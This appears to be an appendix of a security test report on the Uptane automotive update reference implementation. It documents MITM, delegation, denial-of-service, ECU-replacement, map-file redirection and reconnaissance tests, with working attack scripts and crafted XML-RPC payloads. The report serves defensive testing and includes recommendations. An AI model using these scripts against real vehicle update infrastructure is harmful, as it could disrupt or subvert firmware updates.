Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane Primary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Primary wireless communication

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
Python	Version 3.5 or later
partial_bundle_attack.py	Acts as the time server and only provides 2 out of the 3 images applicable for the vehicle.
partial_bundle_attack_director.py	Acts as the director and receives the <i>submit_vehicle_manifest</i> request from the Primary.

B.14.2 Test Case

Attackers perform a MITM, such that, they drop a subset of images intended for the Primary (i.e., out of 3 images for the Primary, only 2 are sent). Observe how the Primary reacts to the missing update.

B.14.3 Test Results

Findings – PASS

This test attempts to determine how a Primary reacts to a partial bundle attack. To perform the attack, the attackers acted as a legitimate server and only provided two (2) out of the three (3) images intended for the Primary. The Primary downloaded the valid updates and skipped downloading the missing update. Afterward, the Primary was able to deliver the applicable updates to the Secondary, thereby, not entering an errored state. Therefore this test passed.

B.14.4 Test Steps

Step 1: Setup Test Computer

Setup test computer to be able to communicate with both the Primary and the Uptane servers. Ensure this test computer has Python 3.5 or later installed.

Step 2: Monitor a Valid Update

Follow the Uptane tutorial on how to perform an update while monitoring the communication via Wireshark. Afterward, remove the connectivity of the servers and route traffic on the router destined for the servers to the attacking machine (e.g., add the rule manually on the router, ARP spoofing, etc.).

Ensure the attacking machine is listening on the same port as the repositories (i.e., port 30301 for the image repository, port 30401 for the director repository, and port 30601 for the timeserver) and is capable of handling the previously noted XMLRPC requests (i.e., `get_signed_time`, `GET /metadata/timestamp.json`, `GET /111/metadata/timestamp.json`, `GET /targets/Secondary_update.img`, `submit_vehicle_manifest`).

Step 3: Craft and Run Partial Bundle Attack

Ensure the attacking machine is configured like the valid server except it is missing one of the three valid update images intended for the Primary. Run the following commands to execute the attack:

```
python3 rollback_update.py
python3 -m http.server 30301
python3 -m http.server 30401
```

Step 4: Monitor Response

Afterward, run the following command on the Primary:

```
dp.update_cycle()
```

Monitor the Primary's response, and verify the output looks similar to the following:

```
>>> dp.update_cycle()
Submitting a request for a signed time to the Timeserver.
Time attestation validated. New time registered.

Now updating top-level metadata from the Director and Image Repositories
(timestamp, snapshot, root, targets)

[TRUNCATED...]

A correctly signed statement from the Director indicates that this vehicle has
updates to install:['/v3-update.txt', '/v1-update.txt', '/v2-update.txt']
Metadata for the following Targets has been validated by both the Director and
the Image repository. They will now be downloaded:['/v3-update.txt', '/v1-
update.txt', '/v2-update.txt']

Downloading: 'http://192.168.1.100:30301/targets/v3-update.txt'
Could not download URL: 'http://192.168.1.100:30301/targets/v3-update.txt'
HTTPError
Update failed from http://192.168.1.100:30301/targets/v3-update.txt.
```

```
HTTPError
Failed to update /v3-update.txt from all mirrors:
{'http://192.168.1.100:30301/targets/v3-update.txt': <HTTPError 404: 'File not
found'>}
Downloading: 'http://192.168.1.100:30401/111/targets/v3-update.txt'
Could not download URL: 'http://192.168.1.100:30401/111/targets/v3-update.txt'
HTTPError
Update failed from http://192.168.1.100:30401/111/targets/v3-update.txt.
HTTPError
Failed to update /v3-update.txt from all mirrors:
{'http://192.168.1.100:30401/111/targets/v3-update.txt': <HTTPError 404: 'File
not found'>}
[2018.02.20 20:22:59UTC] [Primary] INFO [Primary.py:Primary_update_cycle():625]

In downloading target 'v3-update.txt', am unable to find a mirror providing a
trustworthy file. Checking the mirrors resulted in these errors: HTTPError from
http://192.168.1.100:30401/111/targets/v3-update.txt; HTTPError from
http://192.168.1.100:30301/targets/v3-update.txt;

[...TRUNCATED...]

Submitting the Primary's manifest to the Director.
Submission of Vehicle Manifest complete.
```

B.14.5 Test Scripts

partial_bundle_attack.py

```
import sys
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

timeserver = SimpleXMLRPCServer(("192.168.1.100", 30601),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def get_signed_time(val1=False, val2=False, val3=False):
    response = {'signed': {'time': '2018-02-21T18:40:53Z', 'nonces':
[1253808851]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': '0be89e5fcb10494b96b05c9018371ae3d817dad3a73d833bef60e07ed4021f224bf31cb2
a3cbf8c8ccf049823b57933d7b3ca33cc45b60fd2753dfae59055b0c',
'method': 'ed25519'}}]}
    return response
timeserver.register_function(get_signed_time,
    'get_signed_time')

try:
    timeserver.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```

partial_bundle_attack_director.py

```
import sys
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

timeserver = SimpleXMLRPCServer(("192.168.1.100", 30501),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def submit_vehicle_manifest(val1=False, val2=False, val3=False):
    response = ''
    return response
timeserver.register_function(submit_vehicle_manifest,
    'submit_vehicle_manifest')

try:
    timeserver.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```

B.15 TEST.25 – Delegation Attack

B.15.1 Test Information

Test Information	
Reference Test ID(s)	Test.9 Key Revocation
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi 3	Running Uptane Secondary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Acting as an Uptane Primary listening on Port 30701

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer

B.15.2 Test Case

Create an update with numerous delegations to cause the metadata to be sufficiently large that the update is unable to be verified due to a lack of space on the full-verification ECU. Additionally, attempt to exploit the delegation functionality by assigning a delegation from only the Director repository.

B.15.3 Test Results

Findings – FAIL

This test examined the effects multiple delegations have on the size of metadata. This was done by adding several delegations for one update and extrapolating the data to be interpreted for many delegations for an update. Additionally, this tested sending an update with delegations only on the directors metadata. This was tested because it would strictly contradict documentation which states that the Director repository is **unable** to delegate authority to its targets role.

This test determined the size of the metadata when performing delegations increased by a modest amount – roughly 546 bytes per delegations. Thus, a 200-delegation update would be approximately 110kB, which should not be an issue for the Uptane Secondary since it is running on very capable hardware (Raspberry Pi 3).

Additionally, this test found that a Secondary *will* attempt to download an update that has delegations from the Director repository. This functionality contradicts documentation, which means the reference implementation has failed this test.

Recommendations

SwRI recommends schema checking on Director *targets* metadata to be performed differently than *targets* metadata received from the Image Repository. This is due to the fact that documentation states the Director repository is **not allowed** to delegate permissions to update images, whereas, an Image repository **is allowed** to delegate such permissions. The change would be minor, in that, the Secondary would verify no delegations are present while validating metadata received from the Director repository.

B.15.4 Test Steps

Step 1: Analyze Documentation for Delegation Rules

The Uptane Implementation Specification document (v.2017.04.03) in section 3.4.4 states *[the director repository] SHALL NOT use delegations*. Additionally, the Uptane Deployment Considerations document (v2017.06.12) in section B.2.2 states that the Director repository *‘does not delegate images’*. This means the Image repository **can** delegate authority of the targets role to others, whereas, this is **strictly prohibited** for occurring on the Director repository.

Step 2: Add a Delegate to Director Targets’ Role

Add a delegate to the *targets’* metadata by adding the following code (in **bold**):

```
{
  "signatures": [
    {
      "keyid": "1d08cabb04831c3482df4e20bb648841530d060946e385bc1558fbc0f382d9d7",
      "method": "ed25519",
      "sig":
      "814ff84a23f18121edebdfd20424e305a5b928d3217e370bd8ca6a2af494bd35e95db5ec25f7d0
      06e6f51bbf0082d736134aaac1f1fa1db5d8f042c8286a4709"
    }
  ],
  "signed": {
    "_type": "Targets",
    "delegations": {
      "keys": {
        "131f3e5b5e34d5a1d7f2ff3e188675fbe22b8bc77a2e2910326f000774e7c46b": {
          "keyid_hash_algorithms": [
            "sha256",
            "sha512"
          ],
          "keytype": "ed25519",
          "keyval": {
            "public": "dc73d6325eff31bb9ec2f5b0710f876468cb85de3c8e882464cf80ad5c6b1555"
          }
        }
      },
      "roles": [
        {
          "backtrack": true,
          "keyids": [
            "131f3e5b5e34d5a1d7f2ff3e188675fbe22b8bc77a2e2910326f000774e7c46b"
          ],
          "name": "tier1",
          "paths": [
            "/BCU1.0.txt"
          ],
          "threshold": 1
        }
      ]
    },
    "expires": "2018-06-02T00:48:05Z",
    "targets": {
      "/BCU1.0.txt": {
        "custom": {
          "ecu_serial": "ECU_SECONDARY_2"
        }
      }
    }
  }
}
```



```
"hashes": {
  "sha256":
    "fb0aa5699a4e7b68009fed6b094ecb00c3ad5670921be1b902b72a23cd4675b1",
  "sha512":
    "0b0bb00bccf7bdad519d0a0af2794c945bd51ebdbc79f9616f0e3903b32f4ce2d5b250ab1bc2d3
    4194bacf720b4f0aed361ef8d59ac72b1bc19e3a223a5e87cd"
},
"length": 15
}
},
"version": 3
}
```

Step 3: Analyze Effect

Determine the size difference in adding one delegate role to the *targets* metadata. The testers observed the original metadata to be 773 bytes and the metadata with the delegated role has a size of 1319 bytes (1.3 kB). This implies that adding a delegate adds approximately 546 bytes to a targets.json file. Extrapolating this information creates the following table:

Table B-1. Delegate Size Effect

Number of Delegations	Size of <i>targets.json</i> metadata
0	773 bytes
1	1,319 bytes (1.3 kB)
10	6,233 bytes (6.2 kB)
20	11,693 bytes (11.7 kB)
100	55,373 bytes (55.4 kB)
200	109,973 bytes (110 kB)

Considering the Uptane Secondary reference implementation is running on a Raspberry Pi 3, even adding 200 delegations should not have a large effect on the unit. Thus, performing an attack with a large number of delegations to attempt to adversely affect the Secondary due to a lack of space on the full-verification ECU, seems like a non-applicable test.

Step 4: Perform Update

Perform the following command on the Uptane Secondary to request new metadata:

```
ds.update_cycle()
```

Monitor the effects on the Secondary. The Secondary successfully downloaded and installed the metadata, and asked the Primary for the update image.

Since the Secondary did not reject the metadata even though the director *targets* role was the only one to assign a delegate for its metadata. This directly conflicts with the Uptane Implementation Specification and Uptane Deployment Considerations document, and therefore, results in a failed test.

B.16 TEST.26 – Version Report DOS

B.16.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane Primary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Primary listening on Port 30701

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
yes	Linux tool used to output a particular string endlessly until terminated.
version_report_dos.py	Acts as a valid Secondary and reports a <i>ecu_manifest</i> to the Primary that is extremely large with the intentions of causing the Primary to experience a denial-of-service (DOS).

B.16.2 Test Case

A Secondary sends an extremely large version report to the Primary. Such that, the Primary does not have sufficient space to write the version report to disk and experiences a Denial of Service (DOS).

B.16.3 Test Results

Findings –FAIL

This test attempts to exploit the ECU registration process by attempting to appear as a valid Secondary, yet sends the Primary a very large ECU version report in hopes of DOS'ing the Primary. The testers ran the *version_report_dos.py* script and successfully DOS'ed the Primary. In response to the large version report, the Raspberry Pi running the Primary killed the process and exited the python interactive shell. The Primary did not implement bounds checking or schema checks on data it was going to receive, and as a result, was DOS'd by an ECU version report from the Secondary, therefore, this test failed.

Recommendations

The Primary should implement similar controls that are present when downloading data from the Uptane servers that prevents Primaries from being vulnerable to endless data updates. This requires the Primary to request the length of the version report first. Then the Primary will compare the reported length to a pre-determined maximum size for a version report. If the reported length is greater than the maximum size, then the Primary can decide to either download the report up to the maximum size, or not download the report at all since it is most likely malicious. Additionally, the Primary should exercise schema checking on the various fields of the version report. Currently, it only performs schema checking on some fields, but leaves it up to the server to perform full verification of the version report.

B.16.4 Test Steps

Step 1: Copy ECU Manifest

Examining output during normal communication when a Secondary calls *update_cycle()*, copy the *submit_ecu_manifest* request. Identify and analyze the various parameters used during the request.

Step 2: Craft Attack

Create a large file by running the following command:

```
yes 1 > endless_data.txt
```

Next, run the following command to kill the yes program.

```
Ctrl+C
```

Step 3: Launch Attack

Launch the attack by running the following command:

```
python version_report_dos.py
```

Verify the request is being sent via Wireshark. Monitor the output of the Primary, and verify it crashes before sending a response to the rogue Secondary.

Since the rogue Secondary successfully DOS'd the Primary by sending a large ECU version report (i.e., implying the Primary is not performing any length checks before downloading the data), this test failed.

B.16.5 Test Scripts

version_report_dos.py

```
import http.client
from six.moves import xmlrpc_client

request = ''

# Retrieve the data from a large text file to send in our request
malicious_data = open('endless_data.txt', 'r+b').read().strip(b'\n')

# Primary IP:Port = 192.168.1.81:30701
connection = http.client.HTTPConnection('192.168.1.81:30701')
connection.putrequest('POST', '/RPC2')
request = b"<?xml
version='1.0'?>\n<methodCall>\n<methodName>submit_ecu_manifest</methodName>\n<p
arams>\n<param>\n<value><string>112</string></value>\n</param>\n<param>\n<value
><string>SECONDARY_ECU_1</string></value>\n</param>\n<param>\n<value><int>81349
4934</int></value>\n</param>\n<param>\n<value><struct>\n<member>\n<name>signed<
/name>\n<value><struct>\n<member>\n<name>previous_timeserver_time</name>\n<valu
e><string>2018-02-
21T15:57:01Z</string></value>\n</member>\n<member>\n<name>installed_image</name
>\n<value><struct>\n<member>\n<name>fileinfo</name>\n<value><struct>\n<member>\n
<name>hashes</name>\n<value><struct>\n<member>\n<name>sha512</name>\n<value><s
tring>"+malicious_data+b"</string></value>\n</member>\n<member>\n<name>sha256</
name>\n<value><string>6b9f987226610bfed08b824c93bf8b2f59521f9ce9a2adef80c495f363
```

```
c1c9c44</string></value>\n</member>\n</struct></value>\n</member>\n<member>\n<name>length</name>\n<value><int>37</int></value>\n</member>\n</struct></value>\n</member>\n<member>\n<name>filepath</name>\n<value><string>/Secondary_firmware.  
txt</string></value>\n</member>\n</struct></value>\n</member>\n<member>\n<name>attacks_detected</name>\n<value><string></string></value>\n</member>\n<member>\n<name>ecu_serial</name>\n<value><string>SECONDARY_ECU_1</string></value>\n</me  
mber>\n<member>\n<name>timeserver_time</name>\n<value><string>2018-02-  
21T15:57:01Z</string></value>\n</member>\n</struct></value>\n</member>\n<member  
>\n<name>signatures</name>\n<value><array><data>\n<value><struct>\n<member>\n<name>method</name>\n<value><string>ed25519</string></value>\n</member>\n<member>  
\n<name>sig</name>\n<value><string>13b405d3f3e5bd43656d7467e583cc0b9b99f52ad4c9  
a9cb7d3a55b1fa748e918b22f77f224751458bca457335ed9395057e917db4453bab9226717ce00  
22503</string></value>\n</member>\n<member>\n<name>keyid</name>\n<value><string  
>49309f114b857e4b29bfbff1c1c75df59f154fbc45539b2eb30c8a867843b2cb</string></val  
ue>\n</member>\n</struct></value>\n</data></array></value>\n</member>\n</struct  
></value>\n</param>\n</params>\n</methodCall>\n"
```

```
# Necessary for commands  
connection.putheader('User-Agent', 'Python-urllib/3.5')  
connection.putheader('Connection', 'close')  
connection.putheader('Content-Length', str(len(request)))  
connection.endheaders(request)  
  
response = connection.getresponse()  
print(response.status, response.reason)  
print(response.read())
```

B.17 TEST.27 – Replace ECU

B.17.1 Test Information

Test Information	
Reference Test ID(s)	Test.8 Uptane Client Registration
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane servers
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Director Repository Uptane Image Repository Uptane Timeserver

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer

B.17.2 Test Case

Replace an ECU on the vehicle to see if the vehicle will fail to authenticate for an update since the vehicle version manifest is different than what is expected by the inventory database (old ECU not present and new ECU may not be associated with vehicle). Note if any dependency resolution issues occur due to the new ECU being newer/older than the previous/replaced ECU.

B.17.3 Test Results

Findings – PASS

This test attempts to mimic the process of replacing a Primary and a Secondary ECU from a vehicle. This required registering two Primaries and two Secondaries each pair associated to a different VIN. Then, this test attempted to register a Primary with an already-used VIN. This functionality was not prohibited and the Primary was able to successfully register and download metadata associated with its new VIN.

Adjacently, this test attempted to register a Secondary with a Primary that is registered with a Secondary of the same *ecu_serial*. This functionality was not prohibited and the Secondary was able to download metadata and images from the newly associated Primary.

The current implementation allows for the functionality of replacing ECU's. However, there are areas to be improved in the registration process to ensure the replacement ECU is a legitimate ECU and not an attacker. These countermeasures are discussed in the related test, *Test.8 Uptane Client Registration*.

B.17.4 Test Steps

Step 1: Setup Test Environment

While monitoring the communication via Wireshark create two Primaries (*p1*, *p2*). Afterward, create two identical Secondaries (*s1*, *s2*) but assign them to only one of the two Primaries (i.e., *s1-p1*, *s2-p2*).

Step 2: Replace Primary

Simulate replacing a Primary by opening a new terminal and running the following command using a *vin* and an *ecu_serial* that are already registered with the Uptane servers as seen below:

```
import demo.demo_Primary as dp
dp.clean_slate(vin='111',ecu_serial='REPLACEMENT_PRIMARY')
```

Monitor the request and response via Wireshark and verify it looks like the following:

```
POST /RPC2 HTTP/1.1
Host: 192.168.1.100:30501
Accept-Encoding: gzip
Content-Type: text/xml
User-Agent: Python-xmlrpc/3.5
Content-Length: 930

<?xml version='1.0'?>
<methodCall>
<methodName>register_ecu_serial</methodName>
<params>
<param>
<value><string>2_PRIMARY</string></value>
</param>
<param>
<value><struct>
<member>
<name>keytype</name>
<value><string>ed25519</string></value>
</member>
<member>
<name>keyid</name>
<value><string>9a406d99e362e7c93e7acfe1e4d6585221315be817f350c026bbec84ada260da</string></value>
</member>
<member>
<name>keyval</name>
<value><struct>
<member>
<name>public</name>
<value><string>a1293426fcf4ce6f38135eb72bf89fedfdcbalb732779683b951d71a0b9e89a2</string></value>
</member>
</struct></value>
</member>
<member>
<name>keyid_hash_algorithms</name>
<value><array><data>
<value><string>sha256</string></value>
<value><string>sha512</string></value>
</data></array></value>
</member>
```

```
</struct></value>
</param>
<param>
<value><string>112</string></value>
</param>
<param>
<value><boolean>1</boolean></value>
</param>
</params>
</methodCall>
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.5.3
Date: Sat, 24 Feb 2018 15:52:52 GMT
Content-type: text/xml
Content-length: 350

<?xml version='1.0'?>
<methodResponse>
<fault>
<value><struct>
<member>
<name>faultString</name>
<value><string>&lt;class 'uptane.Spoofing'&gt;;The given VIN, '112', is already
associated with a Primary ECU.</string></value>
</member>
<member>
<name>faultCode</name>
<value><int>1</int></value>
</member>
</struct></value>
</fault>
</methodResponse>
```

As seen above, the Uptane servers respond stating an error when registering a duplicate Primary for a specific vehicle. However, attempting to perform an `update_cycle()` request from the Primary afterward, shows that the Primary was able to successfully download metadata from the servers. This highlights an inconsistency between the servers detecting a spoofed ECU registration yet still allowing the rogue Primary to download metadata.

Analyzing the code reveals that if the Primary fails the `register_self_with_director()` then it assumes that the Primary is already registered, but does not prevent the Primary from any future commands or functionality.

This implies that there should not be any issues experienced when replacing a Primary ECU.

Step 3: Replace Secondary

Afterward attempt to replace a Secondary with a similar one on a different Primary. This simulates the process of swapping ECU's from decommissioned vehicles into a running vehicle. This is done by first killing the process of the Secondary being replaced, and running the following commands on the Secondary that will be the replacement:

```
ds._vin = 112
ds._Primary_port = 30702
ds.register_self_with_Primary()
ds.update_cycle()
```


Monitor the output on the Secondary and verify it looks similar to the following:

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce
was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None

[TRUNCATED]

Delivered target file has been fully validated:
'/home/pi/workspace/uptane/temp_Secondary0InMp/unverified_targets/1_Secondary.t
xt'

Installed firmware received from Primary that was fully validated by the
Director and
           Image Repo. Image: '1_Secondary.txt'
The contents of the newly-installed firmware with filename '/1_Secondary.txt'
are:
-----
v1 1_SECONDARY.txt
-----
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/pi/workspace/uptane/demo/demo_Secondary.py", line 519, in
update_cycle
    submit_ecu_manifest_to_Primary()
  File "/home/pi/workspace/uptane/demo/demo_Secondary.py", line 251, in
submit_ecu_manifest_to_Primary
    signed_ecu_manifest)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1092, in __call__
    return self.__send(self.__name, args)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1432, in __request
    verbose=self.__verbose
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1134, in request
    return self.single_request(host, handler, request_body, verbose)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1150, in single_request
    return self.parse_response(resp)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1322, in parse_response
    return u.close()
  File "/usr/lib/python3.5/xmlrpc/client.py", line 655, in close
    raise Fault(**self._stack[0])
xmlrpc.client.Fault: <Fault 1: "<class 'uptane.UnknownVehicle'>:Received an ECU
Manifest supposedly hailing from a different vehicle....">
>>>
```

Note, since an update was already pushed to the VIN for the associated Secondary, the newly registered Secondary successfully downloaded and installed the update, even though it received errors throughout the update process.

Although registering a duplicate Primary and Secondary produces error messages, it still allows for functionality (i.e., downloading of images and metadata) from the servers without an issue. Since the replacement of an ECU is possible through the reference implementation, this test passed.

B.18 TEST.28 – Ownership Change

B.18.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane Primary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Primary Operating System

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2

B.18.2 Test Case

Exploit the change of ownership from fleet to a consumer, by modifying the Map File to point to a rogue Director Repository.

B.18.3 Test Results

Findings – FAIL

According to the documentation, a map file exists on the Primary and full-verification Secondaries which details the IP's for both the Director and Image Repository. For the reference implementation, this is found in files called *'pinned_Primary_template.json'* and *'pinned_Secondary_template.json'*. These files can only be modified by the file owner. The attackers modified the IP's for both repository's in this file to point to their rogue server and observed how the Primary responded. Afterward, the Primary would reach out to the rogue server for updates, which results in a fail.

The testers have noted that modifying the map file is necessary functionality used to handle a change of ownership (e.g., fleet to consumer). Additionally, the testers have noted that this is a reference implementation, however, if any party were to implement the reference code 'as-is' they will be vulnerable to this use case.

Recommendations

The map file will need to be modified when encountering a change of ownership (e.g., fleet to consumer). As such, the reference implementation should consider only overwriting the map file using signed map files received from both the Director and Image Repository to ensure authenticity and integrity.

B.18.4 Test Steps

Step 1: Examine Documentation

The Deployment Considerations document (v.2017.06.12) Section A.2 states that *‘For Primaries and full verification Secondaries [...] MUST also include the map file containing the mapping of all images to both the image and director repositories’*. Additionally, the Implementation Specification (v.2017.04.03) Section 3.8 indicates that the map file is not signed. Lastly, the Deployment Considerations (v.2017.06.12) Section D.6 highlights the required changes to the map file for fleet management. However, it does not cover the change of ownership from fleet ownership to consumer, and the corresponding map file changes associated with securing the vehicle after a change in ownership.

Step 2: Examine Source Code

For the reference implementation, the Primary’s map file is titled *‘pinned_Primary_template.json’*. This file can only be modified by the file owner and contains the IP identifiers for both the director and image repositories as seen below:

```
{
  "repositories": {
    "imagerepo": {
      "mirrors": ["http://192.168.1.100:30301"]
    },
    "director": {
      "mirrors": ["http://192.168.1.100:30401/<VIN>"]
    }
  },
  "delegations": [
    {
      "paths": ["*"],
      "repositories": ["imagerepo", "director"]
    }
  ]
}
```

Step 3: Modify Map File and Observe Result

Modify the map file on the Primary to point to our rogue server’s IP, as seen in **bold** below:

```
{
  "repositories": {
    "imagerepo": {
      "mirrors": ["http://192.168.1.90:30301"]
    },
    "director": {
      "mirrors": ["http://192.168.1.90:30401/<VIN>"]
    }
  },
  "delegations": [
    {
      "paths": ["*"],
      "repositories": ["imagerepo", "director"]
    }
  ]
}
```

Afterward restart the Primary and perform the following commands on the Primary:

```
dp.clean_slate()
dp.update_cycle()
```

Monitor the logs and traffic to verify the `clean_slate()` command is utilizing the `'__init__.py'` file which looks at the original IP (i.e., 192.168.1.100). Additionally, verify the `update_cycle()` command is looking at our rogue server IP (i.e., 192.168.1.90) as seen below.

```
>>> dp.update_cycle()
Submitting a request for a signed time to the Timeserver.
Time attestation validated. New time registered.

Now updating top-level metadata from the Director and Image Repositories
(timestamp, snapshot, root, targets)

[2018.02.21 15:38:19UTC] [Primary] DEBUG
[Primary.py:Primary_update_cycle():483]
Refreshing top level metadata from all repositories.

Verifying 'timestamp'. Requesting version: None
Downloading: 'http://192.168.1.90:30401/111/metadata/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing http://192.168.1.90:30401/111/metadata/timestamp.json
metadata_role: 'timestamp'
timestamp not available locally.

[TRUNCATED]

Submitting the Primary's manifest to the Director.
Submission of Vehicle Manifest complete.
```

As seen above, the modification of the map file, expectedly, causes the Primary to change the mirrors it looks at for updates. Although this is a reference implementation, the map file will need to be modified when a change of ownership situation (i.e., fleet to consumer) arises. Thus, the documents and the implementation need to take into account proper privileges on the map file.

B.19 TEST.32 – RPC Recon

B.19.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	INFO

Device Under Test (DUT) Information	
Raspberry Pi	Running director and image repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Director Repository HTTP GET to port 30401 Image Repository HTTP GET to port 30301

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Python	Version 3.5.4, necessary package HTTP Protocol Client
rpc_recon.py	Used to retrieve all VINs from the Director Repository

B.19.2 Test Case

Attempt to gather information from servers sending RPC calls.

B.19.3 Test Results

Findings –INFO

The attackers utilized public APIs to RPC calls on both the director and image repository with the intention of gathering information. These calls revealed that the director repository will return all VINs stored in the database without authentication. It also revealed that the image repository will return all update files and their data without authentication.

Recommendations

The API should require authentication and be a private API. One way to implement authentication is by including an authentication header (composed of a username and password) in the XML-RPC request. To ensure the connection to the inventory database is via a private connection (i.e., from the Director Repository), the XML-RPC request should not be exposable from an outside client.

B.19.4 Test Steps

Step 1: Setup Attacking Device

Setup a computer on a network that can communicate with both the Director and Image Repository. The reference implementation code states the Director Repository is listening on port 30401 and the Image Repository is listening on port 30301.

Step 2: Launch Attack

Create an XML-RPC script that will initiate a connection with the Director Repository on port 30401 and send a Get request to retrieve all VINs (see Test Scripts below). Launch the attack by running the following command:

```
python rpc_get_vins.py
```

Verify a valid response from the director repository is received and appears like the output below.

```
GET / HTTP/1.1
Host: 192.168.1.100:30401
Accept-Encoding: identity
User-Agent: Python-urllib/3.5
Connection: close
Content-Length: 0

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.5.3
Date: Tue, 06 Feb 2018 14:59:14 GMT
Content-type: text/html; charset=utf-8
Content-Length: 437

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="111/">111/</a></li>
<li><a href="112/">112/</a></li>
<li><a href="113/">113/</a></li>
<li><a href="democar/">democar</a></li>
</ul>
<hr>
</body>
</html>
```

Create an XML-RPC script that will initiate a connection with the Image Repository on port 30301 and send a Get request to retrieve all update (see Test Scripts below). Launch the attack by running the following command:

```
python rpc_get_targets.py
```

Verify a valid response from the image repository is received and appears like the output below.

```
GET /targets/ HTTP/1.1
Host: 192.168.1.100:30301
Accept-Encoding: identity
User-Agent: Python-urllib/3.5
Connection: close
Content-Length: 0

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.5.3
Date: Tue, 06 Feb 2018 15:31:17 GMT
Content-type: text/html; charset=utf-8
Content-Length: 813

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /targets/</title>
</head>
<body>
<h1>Directory listing for /targets/</h1>
<hr>
<ul>
<li><a href="BCU1.0.txt">BCU1.0.txt</a></li>
<li><a href="BCU1.1.txt">BCU1.1.txt</a></li>
<li><a href="BCU1.2.txt">BCU1.2.txt</a></li>
<li><a href="file1.txt">file1.txt</a></li>
<li><a href="INFO1.0.txt">INFO1.0.txt</a></li>
<li><a href="infotainment_firmware.txt">infotainment_firmware.txt</a></li>
<li><a href="Secondary_update.img">Secondary_update.img</a></li>
<li><a href="TCU1.0.txt">TCU1.0.txt</a></li>
<li><a href="TCU1.1.txt">TCU1.1.txt</a></li>
<li><a href="TCU1.2.txt">TCU1.2.txt</a></li>
</ul>
<hr>
</body>
</html>
```

Likewise, modify the previous XML-RPC script to retrieve the data from a specific update based on the information obtained above (see Test Scripts below). Launch the attack by running the following command:

```
python rpc_get_image.py
```

Verify a valid response from the director repository is received and appears like the output below.

```
GET /targets/Secondary_update.img HTTP/1.1
Host: 192.168.1.100:30301
Accept-Encoding: identity
User-Agent: Python-urllib/3.5
Connection: close
Content-Length: 0

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.5.3
```

```
Date: Tue, 06 Feb 2018 15:32:13 GMT
Content-type: application/octet-stream
Content-Length: 20
Last-Modified: Fri, 02 Feb 2018 20:55:59 GMT

Update for Secondary
```

B.19.5 Test Scripts

rpc_get_vins.py

```
import http.client

request = ''

# Director Repository = 30401
connection = http.client.HTTPConnection('192.168.1.100:30401')
# Get a list of all VINs
connection.putrequest('GET', '/')

connection.putheader('User-Agent', 'Python-urllib/3.5')
connection.putheader('Connection', 'close')
connection.putheader('Content-Length', str(len(request)))
connection.endheaders(request)

